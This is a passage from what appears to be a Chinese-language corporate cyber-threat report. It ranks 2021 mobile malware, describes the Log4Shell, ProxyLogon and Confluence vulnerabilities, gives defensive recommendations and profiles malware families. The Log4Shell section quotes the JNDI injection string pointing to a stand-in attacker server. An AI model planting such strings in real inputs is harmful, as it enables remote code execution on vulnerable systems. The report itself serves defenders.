


圖 32：歐非中東主要行動惡意軟體

亞太地區 (APAC)




圖 33：亞太地區主要行動惡意軟體

行動惡意軟體全球分析

Hiddad 是一款顯示廣告的 Android 惡意軟體，先前因為利用 Covid-19 題材而持續穩居排行榜冠軍，加上另一個 **xHelper** 惡意程式，其惡意軟體佔比相較於 2020 年下降了 25%。今年有兩個惡意軟體家族首度出現在排行榜中，這兩個全新的惡意軟體家族分別是：AlienBot 和 FluBot。

AlienBot 是 Android 銀行惡意軟體，由威脅發動者以惡意軟體即服務的形式散佈。此惡意軟體可讓攻擊者從遠端將任意程式碼注入合法的金融應用程式中，藉此存取受害者的金融帳戶，乃至最終完全控制受害者的裝置。3 月，Check Point Research 偵測到一個叫做「Clast82」的全新病毒植入程式，其透過 Google Play 商店散佈並將 AlienBot 安裝在受害者的機器上。此病毒植入程式利用多種技術來規避 Google Play Protect 的偵測。例如，在評估期間植入非惡意負載，但等到評估期過後，即將負載變更為 AlienBot。

另一個 Android 惡意軟體 **FluBot** 出現於 2020 年底，其鎖定歐洲使用者為攻擊目標，透過從受感染裝置傳送 SMS 訊息進行傳播。FluBot 活動愛出奇招；在 6 月和 11 月有一個鎖定目標為芬蘭使用者的活動，利用語音郵件主題，要求受害者透過手機業者的連結聆聽訊息。諷刺的是，在一個鎖定目標為紐西蘭使用者的活動中，卻是利用偽造的安全更新訊息警告受害者遭到 FluBot 感染。

06
引發關注的全球性漏洞

許多在 2017 年揭露的漏洞，在 2021 年全年的表現也依然強勢，使得新揭露的漏洞相形見拙

下方的常見攻擊清單以 Check Point 入侵防護系統 (Intrusion Prevention System，IPS) 感應網收集到的資料為準據，內容詳述 Check Point 研究人員在 2021 年觀察到的熱門及引人注目的攻擊技術和漏洞攻擊。

「LOG4SHELL」APACHE LOG4J - 遠端程式碼執行 (CVE-2021-44228)

Apache Log4j 是由 Apache 軟體基金會透過 Apache Logging Services 提供的開放原始碼 Java 型日誌記錄套件。它是最受歡迎的 Java 日誌記錄庫，全球數百萬個 Java 型應用程式會使用此函式庫來記錄例行系統作業和錯誤訊息之類的活動，以及傳送診斷資訊給系統管理員。12 月 9 日，Apache 基金會緊急發佈 Log4j 版本，用來解決日誌記錄框架中的一個嚴重缺陷。此缺陷可讓威脅發動者透過傳送簡單字串來入侵機器，例如在 HTTP 要求、使用者代理程式，或任何其他可能會被伺服器用 Log4j 記錄的輸入中安插「*${jndi:ldap://attacker_server/path}*」字串。透過日誌記錄套件控制記錄的訊息，以便從遠端伺服器執行任意程式碼。這個名為「Log4Shell」的漏洞有如風暴般席捲資安社群，它對數百萬間使用 Log4j 的公司影響至深，包括 Cisco、Twitter、Cloudflare、Tesla、Amazon 和 Apple 都無法倖免於難。此缺陷幾乎立即遭到大規模濫用，比如低技術水平的攻擊者用它來散佈加密貨幣挖礦程式，以及政府資助的 APT 組織利用它取得企業網路的存取權。根據 Check Point Research 的調查，約有 48.3% 的組織在 2021 年受到利用 Log4Shell 漏洞攻擊的影響。

「PROXYLOGON」MICROSOFT EXCHANGE SERVER - 身分驗證繞過 (CVE-2021-26855)

ProxyLogon 是 DEVCORE 研究人員在 2020 年末首次發現並通報身分驗證繞過漏洞 (CVE-2021-26855) 時，為該漏洞取的名字。若結合其他漏洞 (CVE-2021-26857, CVE-2021-26858, CVE-2021-27065)，此感染鏈即可在任何未修補漏洞的主流 Exchange Server 上執行遠端程式碼。ProxyLogon 遭到數個 APT 組織大肆濫用。8 月，Earth Baku 使用 SQL 注入並利用 ProxyLogon 作為入口向量，在印太地區發動一場攻擊活動。9 月，FamousSparrow 網路間諜組織對全球連鎖飯店、私人企業和各種其他行業利用該缺陷及後門程式 SparrowDoor 。另一個威脅組織 SquirrelWaffle 被發現利用 ProxyShell 和 ProxyLogon 駭入 Microsoft Exchange 伺服器，透過電子郵件傳播惡意軟體。

ATLASSIAN CONFLUENCE - 遠端程式碼執行 (CVE-2021-26084)

這個存在於 Atlassian Confluence Server 或 Confluence Data Center 中的嚴重遠端程式碼執行缺陷於 2021 年 8 月對外公開，它是從對象導航圖語言衍生出來的。該漏洞無需經過身分驗證即可利用，因此可讓遠端攻擊者在受影響的系統上執行任意程式碼。針對受影響的企業及若干已發佈的概念證明漏洞，Atlassian 發佈了相應的修補程式。威脅發動者隨後掃描該漏洞，意圖安裝加密貨幣挖礦程式。9 月，z0Miner 挖礦綁架程式企圖在具有安全漏洞的機器上執行挖礦行動。10 月，Atom Silo 勒索軟體操縱者被發現利用未修補的電腦發動勒索軟體攻擊。




圖 34：2021 年揭露的漏洞利用攻擊百分比。

許多在 2017 年揭露的漏洞，在 2021 年全年的表現也依然強勢。這主要是拜一些熱門缺陷所賜，像是包含在 Mirai 殭屍網路中的 Apache Struts2 遠端程式碼執行 (CVE-2017-5638) 漏洞，或是常被用來利用具有安全漏洞之 WordPress 外掛程式的 PHPUnit 遠端程式碼執行 (CVE-2017-9841) 漏洞。

2020 年漏洞的表現仍然突出，有 11% 的攻擊利用了這些漏洞。其中最重要的就是 Draytek Vigor 系列緩衝區溢位漏洞 (CVE-2020-10826、CVE-2020-10827、CVE-2020-10828)，有高達 41% 的全球性組織影響是由這些漏洞引發的。攻擊者可利用這些漏洞，使用特製的遠端 HTTP 要求，在具有安全漏洞的 Draytek 路由器上執行任意程式碼。




圖 35：各年度揭露的每月漏洞利用攻擊百分比。

相較於前幾年，我們觀察到 2021 年漏洞的調適速度有所下降。上面的圖表顯示 2021 年漏洞的駭客利用比例自年中開始上升，對應於 2017 年的 CVE 使用率略有下降。

07

預防下一場網路疫情—提升安全防護的策略

作者：JONY FISCHBEIN
Check Point Software 資訊安全長

威脅防護 - 防範攻擊於未然

當今安全從業人員面臨的最大挑戰，就是集包羅萬象的威脅、大規模攻擊與廣泛攻擊面於一身的第五代攻擊。真正的全面防護必須採用精心架構並能防範攻擊於未然的方法。最終目的是要擊退企圖侵入任何一個環節的所有攻擊。與內部各環節無法彼此協作的基礎設施相比，安全架構必須實現並促成統一且具高度凝聚力的防護基礎設施，才能提供更為全面且迅速的安全防護。這種能夠防範攻擊於未然的安全架構，正是 Check Point Infinity 技術服務的核心。

當網路周邊無所不在，且攻擊方式愈發精進時，您的企業必須依據即時威脅情資提供精準的安全防護

面對當今的大規模供應鏈攻擊氛圍，且必須不斷對抗新進化的惡意軟體，威脅情報及迅速應對能力至關重要。依靠完善情報以主動消除威脅、借助托管安全服務來監控企業網路，以及可快速應對並解決攻擊的資安事故因應能力，對於維持企業在 2022 年正常營運而言是不可或缺的。隨著惡意軟體不斷進化，幾乎每間公司都將威脅情報視為必不可少的工具。當組織必須維護和保護金融、個人、智慧或國家資產，更妥善周延的安全防護方法是抵禦現代攻擊者的唯一解決之道，而當今最有效的主動安全防護解決方案之一就是威脅情報。威脅情報必須涵蓋所有攻擊面，包括雲端、行動裝置、網路、端點及物聯網，但是這些向量在企業中隨處可見。威脅情報並非單指資料，亦包括實踐本身，且它必須要能加速推動邁向預防為先的方法，在滲透前攔阻攻擊，獲得最佳的已知與未知威脅攔截率，並達成近乎於零的誤判率，同時盡可能降低對使用者的干擾。

保護所有資產，因為它們都有可能是潛在的攻擊目標

為確保有效的涵蓋範圍，組織應尋找可囊括所有攻擊面和向量的單一解決方案。在多重混合且周邊無所不在的環境當中，安全防護必須做到全方位滴水不漏。

電子郵件、網路瀏覽、伺服器和儲存只不過是個起頭。行動裝置應用程式、雲端和外部儲存缺一不可，還有連接裝置和端點設備的合規性，以及不斷增長的物聯網裝置資產，全都必須包含防護範圍之內。多重及混合雲端環境中的工作負載、容器和無伺服器應用程式也得時時列入查核清單中。由於企業快速轉換至雲端和混合式環境，擁有堅若磐石的防止入侵策略變得愈加重要。


運用完整的統一架構

為了要能對抗愈發精進的攻擊，透過整併統合取得全盤掌控整個網路資產的能見度至關重要。

許多公司試圖透過拼湊來自不同供應商的多個單一用途產品來打造安全防護系統，但結局大多以失敗告終，還會因為技術脫節而造成安全缺口。此方法也會產生龐大的開銷，因為它必須仰賴眾多的系統與供應商，而非單一整合式的解決方案。為了達成全方位無所不包的安全保障，公司必須採用統一的多層式防護方法，嚴密保護網路、端點、雲端、行動裝置與物聯網等所有 IT 元素，全部共享一致的預防威脅架構並即時獲取相同的威脅情報資料。

生物疫情與網路疫情

相似處與並列比較、借鏡



維持安全防衛力

- **修補：**攻擊利用已知漏洞滲透安全防線，但該漏洞其實已存在修補程式卻並未套用，這種情況其實屢見不鮮。組織需盡力確保所有系統和軟體使用最新的安全修補程式。

- **區隔：**網路應加以區隔，並在各網路區段間設置強大的防火牆和 IPS 防護措施，防止感染蔓延整個網路。

- **教育員工識別潛在威脅：**使用者教育向來是防止感染惡意軟體的關鍵要素。員工應持續善用有關檔案來源、員工接收檔案的原因，以及是否信任發送者等基本知識，作為判斷能否開啟檔案和電子郵件的實用工具。勒索軟體活動最常用的感染方法依舊是垃圾郵件和網路釣魚電子郵件。很多時候，使用者意識能在攻擊發生前防患於未然。花點時間教育使用者，確保他們能察覺異狀並立即通報資安團隊。

- **審核：**必須仔細審核安全產品的原則，並持續監控資安事故記錄和警示。
- **稽查：**應該對所有系統進行例行性稽查和滲透測試。
- **最小權限原則：**使用者和軟體應維持授予最低權限 – 是否真有必要讓所有使用者在其裝置上擁有本地管理權限？
- **實行最先進的安全技術：**沒有一種萬能技術可以防禦所有威脅和威脅向量。但是，現在的確有不少優異的技術和構想可供使用，像是機器學習、沙箱機制、異常偵測、內容威脅解除等等。每種技術對於特定情境的效用特別好，且涵蓋特定的檔案類型或攻擊向量。強大的解決方案會廣納各種技術和創新，確保可有效對抗 IT 環境中的現代攻擊。除了防毒和 IPS 等傳統的病毒定義型安全防護機制以外，組織必須納入更多層次以抵禦沒有已知病毒定義的全新未知的惡意軟體。組織應考慮的兩個關鍵要素是威脅萃取（檔案消毒）和威脅模擬事件（進階沙箱分析）。每個元素各有其防護強項，結合使用時便能提供完善的解決方案，在網路層級和直接在端點裝置上防禦未知的惡意軟體的入侵。

結論

不出所料，在今年一開始迎來史上最具毀滅性的供應鏈攻擊惡果之後，威脅發動者的信心和技術水平也隨之增長。此發展態勢使得 Log4j 漏洞利用在年底時達到最鋒，再度把資安社群殺個措手不及，也突顯出軟體供應鏈本身固有的高度風險。在這一整年期間，我們看到雲端服務遭受攻擊、威脅發動者逐漸把攻擊重心轉向行動裝置、Colonial Pipeline 成為勒贖受害者，還有史上最危險的殭屍網路之一起死回生。

但前景並非只有絕望的一面。我們也看到因為各國政府和執法機關矢志對勒索軟體組織勒索採取更強硬的立場，軟體生態系統在 2021 年露出更多破綻。若干令人震驚的事件讓政府徹底清醒並面對現實，一反過去只依靠被動應對和補救措施的心態，轉而採取更具前瞻性的主動方法來應對網路風險。同一套哲學也擴及至企業，它們不再採取脫節、孤立和被動反應的方法來處理威脅。企業需要 360 度全方位的能見度、即時威脅情資，以及能夠高效協同調度的安全架構。

附錄

惡意軟體家族說明

AgentTesla

AgentTesla 是具有鍵盤側錄及密碼竊取功能的先進 RAT，自 2014 年起活躍至今。AgentTesla 可監控和收集受害者的鍵盤輸入和系統剪貼簿，記錄螢幕截圖並洩露安裝在受害者機器上的各式軟體憑證（包括 Google Chrome、Mozilla Firefox 和 Microsoft Outlook 電子郵件用戶端）。AgentTesla 在多個線上市場和駭客論壇上均有販售。

AlienBot

AlienBot 是一款作用於 Android 裝置的銀行特洛伊木馬病毒，以惡意軟體即服務 (MaaS) 的形式地下論壇販售。它支援鍵盤側錄、憑證盜取動態覆蓋攻擊，以及搜刮 SMS 訊息以繞過雙重因素身分驗證。此外還可使用 TeamViewer 模組提供額外的遠端控制能力。

Bazar

Bazar 載入程式和 Bazar 後門程式首見於 2020 年，由 WizardSpider 網路犯罪集團在感染初始階段使用。此載入程式負責接取後續階段，後門程式則是為了持久滲透。感染後通常會使用 Conti 或 Ryuk 進行大規模勒索軟體部署。

CryptoBot

CryptoBot 是一款先進的加密貨幣挖礦程式，會在感染後收集受害者的錢包和帳戶資訊。2021 年 12 月， 在一個鎖定攻擊盜版 Windows 作業系統使用者的活動中發現CryptoBot 的身影。

Cl0p

Cl0p 首見於 2019 年初，大多是以大型企業和公司為攻擊目標。在 2020 年期間，Cl0p 操縱者開始執行雙重勒索策略，攻擊者除了加密受害者的資料以外，還會要脅受害者必須支付贖金，否則便公開竊取資訊。2021 年，許多攻擊都有使用到 Cl0p 勒索軟體，利用 Accellion 檔案傳輸硬體設備中的零時差漏洞成功取得初始存取權。

DanaBot

DanaBot 是一款模組化銀行特洛伊木馬病毒，採用 Delphi 語言編寫而成並以 Windows 平台為攻擊目標。此惡意軟體首見於 2018 年，是透過惡意垃圾電郵件散佈。一旦裝置受到感染後，惡意軟體即會從 C&C 伺服器下載更新的設定程式碼和其他模組。這些模組包括用來攔截憑證的「sniffer」、竊取熱門應用程式密碼的「stealer」、用於遠端控制的「VNC」等。

DarkGate

DarkGate 是一款多功能惡意軟體，自 2017 年 12 月活躍至今，集勒索軟體、憑證竊取、RAT 和加密貨幣挖礦能力於一身。DarkGate 大多以 Windows 作業系統為攻擊目標，並採用各式各樣的規避技術。

Dridex

Dridex 由銀行特洛伊木馬病毒轉變為殭屍網路，專門鎖定 Windows 平台為攻擊目標。它是藉由垃圾郵件活動與漏洞攻擊套件傳播，依靠 WebInjects 攔截銀行憑證，將憑證並重新導向至攻擊者控制的伺服器。Dridex 會聯絡遠端伺服器、傳送有關受感染系統的資訊，亦會下載和執行其他遠端控制模組。

Emotet

Emotet 是一款具備自我傳播能力的先進模組化特洛伊木馬病毒。Emotet 曾被當作銀行特洛伊木馬病毒使用，現在則被用來散佈其他惡意軟體或惡意活動。它會使用各種方法來延續持久性，也會使用規避技術避開偵測。此外，Emotet 還可以透過內含惡意附件或連結的網路釣魚垃圾電子郵件進行傳播。

FluBot

FluBot 是一款透過網路釣魚 SMS 訊息 (SMiShing) 散佈的 Android 惡意軟體，經常偽裝成物流貨運品牌。只要使用者一點擊訊息內的連結，就會被重新導向並下載內含 FluBot 的虛假應用程式。安裝好的惡意軟體具備各種能力，它可以搜刮憑證並支援 Smishing 操作，包括上傳聯絡人清單，以及發送 SMS 訊息給其他電話號碼。

FlyTrap

FlyTrap 是專為竊取 Facebook 憑證、位置、電子郵件地址和 IP 等資訊而打造的 Android 特洛伊木馬病毒。這款特洛伊木馬病毒原本是透過 Google Play 上的虛假 Android 應用程式進行傳播，慫恿使用者登入他們的 Facebook 帳戶。此時 FlyTrap 會使用 JavaScript 注入來劫持工作階段，然後傳送自身的詳細資訊至 C&C 伺服器，讓攻擊者得以從遠端位置存取 Facebook 帳戶。

FormBook

FormBook 首見於 2016 年，是以 Windows 作業系統為攻擊目標的資訊竊取程式。它在地下駭客論壇中以惡意軟體即服務 (MaaS) 的形式販售，主打強大的規避技術和相對低廉的價格作為賣點。FormBook 可從各種瀏覽器搜刮憑證、收集螢幕截圖、監控和記錄鍵盤輸入，還可根據 C&C 的指令下載和執行檔案。

Glupteba

Glupteba 是 Windows 後門程式，自 2011 年起為人所知並逐漸發展成為殭屍網路。到了 2019 年，它更新增了可透過公開比特幣清單更新 C&C 位址的機制，以及完整的瀏覽器竊取程式功能和路由器漏洞利用程式。

Hiddad

一款 Android 惡意軟體，能重新包裝合法應用程式，再將其發佈至第三方商店。其主要功能是顯示廣告，但也能存取內建於作業系統的重要安全性詳細資料。

IcedID

IcedID 是一款銀行特洛伊木馬病毒，在 2017 年 9 月首度現身。它是透過垃圾郵件活動傳播，經常利用 Emotet 等其他惡意軟體大幅擴散。IcedID 使用處理程序注入和隱寫術等規避技術，並透過重新導向攻擊（安裝本地代理程式將使用者重新導向至虛假的克隆網站）和網路注入攻擊，竊取使用者的財務資料。

Kinsing

Kinsing 首見於 2020 年，它是一款內含 rootkit 元件的加密貨幣挖礦程式。Kinsing 原本是要利用 Linux 系統的漏洞，藉由濫用面向網際網路服務的漏洞，安裝在遭到入侵的伺服器上。2021 年晚期更開發出此惡意軟體的 Window 變種，讓攻擊者得以擴大攻擊面。

LemonDuck

LemonDuck 首見於 2018 年，是一款以 Windows 系統為攻擊目標的加密貨幣挖礦程式。它具備先進的傳播模組，包括發送惡意垃圾郵件、RDP 暴力攻擊，以及透過 BlueKeep 等已知漏洞進行大規模漏洞利用。過了一陣子，它被發現會搜刮電子郵件和憑證，還會傳播其他惡意軟體家族，例如 Ramnit。

LokiBot

LokiBot 是一款作用於 Windows 系統的商品資訊竊取程式。它會從各種應用程式、網路瀏覽器、電子郵件用戶端、PuTTY 之類的 IT 管理工具等諸多來源搜刮憑證。LokiBot 在駭客論壇上販售已久，外界認為其原始碼已遭到外洩，致使大量變種不斷出現。LokiBot 首度揭露的時間點是在 2016 年 2 月。

Mirai

Mirai 是惡名昭彰的物聯網 (IoT) 惡意軟體，專門追蹤具有安全漏洞的 IoT 裝置（如網路攝影機、數據機和路由器等），將它們轉變為惡意機器人。操縱者使用此殭屍網路發動大規模的分散式阻斷服務 (DDoS) 攻擊。Mirai 殭屍網路於 2019 年 9 月首度現身，很快地便因為引發若干大規模攻擊而登上新聞頭條，這些攻擊包括造成利比亞全國網路癱瘓的大規模 DDoS 攻擊、以及針對 Dyn 公司發動的 DDoS 攻擊，美國很大一部分的網路基礎設施即由該公司負責供應。

MyloBot

Mylobot 是一個精密複雜的殭屍網路，於 2018 年 6 月首度現身，它配備複雜的規避技術，包括反虛擬機器、反沙箱和反偵錯技術。此殭屍網路可讓攻擊者完全控制使用者的系統，從它的 C&C 伺服器任意下載額外負載。

NanoCore

NanoCore 是遠端存取特洛伊木馬病毒，以 Windows 作業系統使用者為攻擊目標，首見於 2013 年開始擴散。所有的 RAT 均包含基本的外掛程式和功能，例如螢幕擷取、加密貨幣挖礦、遠端控制桌面及盜取網路攝影機工作階段。

NRSMiner

NSRMiner 是在 2018 年 11 月左右開始出現的一款加密貨幣挖礦程式，主要在亞洲地區傳播，特別是越南、中國、日本和厄瓜多。完成初始感染之後，它會利用知名的永恆之藍 SMB 漏洞散播到內網中其他具有安全漏洞的電腦，最後開始執行門羅幣 (XMR) 加密貨幣挖礦。

Pegasus

Pegasus 是由以色列 NSO 組織開發的一款極為精細的間諜軟體，以 Android 和 iOS 行動裝置為攻擊目標。此惡意軟體主要是賣給政府相關組織和企業。Pegasus 可以利用漏洞無聲無息地破解裝置，安裝惡意軟體。此惡意軟體透過下列幾種方式感染目標裝置：內含惡意連結或重新導向 URL 的魚叉式網路釣魚 SMS 訊息，使用者無需進行任何操作（「零時差」）。此應用程式具備多種間諜模組，例如螢幕截圖、電話錄音、存取傳訊應用程式、鍵盤側錄和瀏覽記錄外洩。

Phorpiex

Phorpiex（又名 Trik）是從 2010 年開始活躍至今的殭屍網路，它在巔峰時期曾控制超過一百萬台受感染主機。它以透過垃圾郵件活動散佈其他惡意軟體家族，以及助長大規模垃圾郵件和性勒索活動傳播而聲名大噪。

Qbot

Qbot（又名 QakBot）是銀行特洛伊木馬病毒，於 2008 年首度現身。它專門用於竊取使用者的銀行憑證和鍵盤輸入內容。Qbot 經常透過垃圾電子郵件散佈，並採用數種反虛擬機器、反偵錯和反沙箱技術，以利阻礙分析及避開偵測。

Raccoon

Raccoon 資訊竊取程式首見於 2019 年 4 月。此資訊竊取程式以 Windows 系統為攻擊目標，並以 MaaS（惡意軟體即服務）形式在地下論壇販售。這款簡單的資訊竊取程式，能夠收集瀏覽器 cookie、歷史記錄、登入憑證、加密貨幣錢包和信用卡資訊。

Ragnar Locker

Ragnar Locker 勒索軟體首見於 2019 年 12 月。它採用精巧的規避技術，包括在目標系統上部署為虛擬機器來隱藏活動。Ragnar 曾在一場雙重勒索行動中，被用來攻擊葡萄牙的國家電力公司，攻擊者當時公開了竊取自受害者的敏感資料。

Ramnit

Ramnit 是模組化的銀行特洛伊木馬病毒，首見於 2010 年。Ramnit 會竊取網頁工作階段資訊，讓操縱者能夠竊取受害者使用之所有服務的帳戶憑證，包括銀行帳戶、公司網路帳戶以及社交網路帳戶。此特洛伊木馬病毒會使用硬編碼網域和 DGA（網域產生演算法）產生的網域，來聯絡 C&C 伺服器並下載其他模組。

RedLine Stealer

RedLine Stealer 是一個趨勢資訊竊取程式，首見於 2020 年 3 月。它以 MaaS（惡意軟體即服務）形式販售，並透過惡意電子郵件附件散佈，它具備現代資訊竊取程式的所有功能，包括收集網路瀏覽器資訊（信用卡詳細資訊、工作階段 cookie 和自動完成資料）、搜刮加密貨幣錢包，以及下載額外負載等。

Remcos

Remcos 是首見於 2016 年開始擴散的 RAT。Remcos 可透過附加在垃圾電子郵件中的惡意 Microsoft Office 文件自行散佈，可以繞過 Microsoft Windowss UAC 安全防護，並使用高級別權限執行惡意軟體。

RigEK

RigEK 在 2014 年中期左右興起，是目前尚在運作中最古老且知名度最高的漏洞攻擊套件。其服務在地下論壇和 TOR 網路中均有販售。有些「企業家」甚至分拆小份量的感染源，轉售給規模還不足以負擔完整服務的惡意軟體開發人員。RigEK 歷經多年演進，上至 AZORult 和 Dridex，下至名不見經傳的勒索軟體和加密貨幣挖礦程式都可以傳播。

RubyMiner

RubyMiner 首見於 2018 年 1 月開始擴散，它以 Windows 和 Linux 伺服器為攻擊目標。RubyMiner 會尋找具有安全漏洞的網頁伺服器（如 PHP、Microsoft IIS 和 Ruby on Rails），並利用這些伺服器以開放原始碼門羅幣挖礦程式 XMRig 進行加密貨幣挖礦。

Ryuk

Ryuk 是 TrickBot 集團針對數個全球組織發動的一場精心策畫的目標式攻擊中所使用的勒索軟體。此勒索軟體源自於技術水平相對低落的 Hermes 勒索軟體，它僅包含一個基本的病毒植入程式和簡單的加密機制。然而，Ryuk 卻能對目標組織造成嚴重損害，迫使它們支付鉅額的比特幣贖金。不同於一般勒索軟體透過大規模垃圾郵件活動和漏洞攻擊套件進行系統式散佈，Ryuk 是專門用於量身打造的攻擊之中。

Snake Keylogger

Snake Keylogger 是模組化的 .NET 鍵盤記錄木馬程式/資訊竊取程式。它在 2020 年末興起，很快便大受網路罪犯的歡迎。Snake 能夠記錄鍵盤輸入內容、取得螢幕截圖、搜刮憑證和剪貼簿內容。它支援透過 HTTP 和 SMTP 通訊協定洩露竊取到資料。

REvil

REvil（又名 Sodinokibi）是一種勒索軟體即服務，它有經營一個「聯盟」計畫，首見於 2019 年開始擴散。REvil 會加密使用者目錄中的資料，刪除陰影複製備份，使得還原資料更加困難。此外，REvil 聯盟成員使用各種手段散播此病毒，包括透過垃圾郵件和利用伺服器漏洞，以及駭入托管服務供應商 (MSP) 後端，還有透過重新導向至 RIG 漏洞利用套件的惡意廣告活動。

SparrowDoor

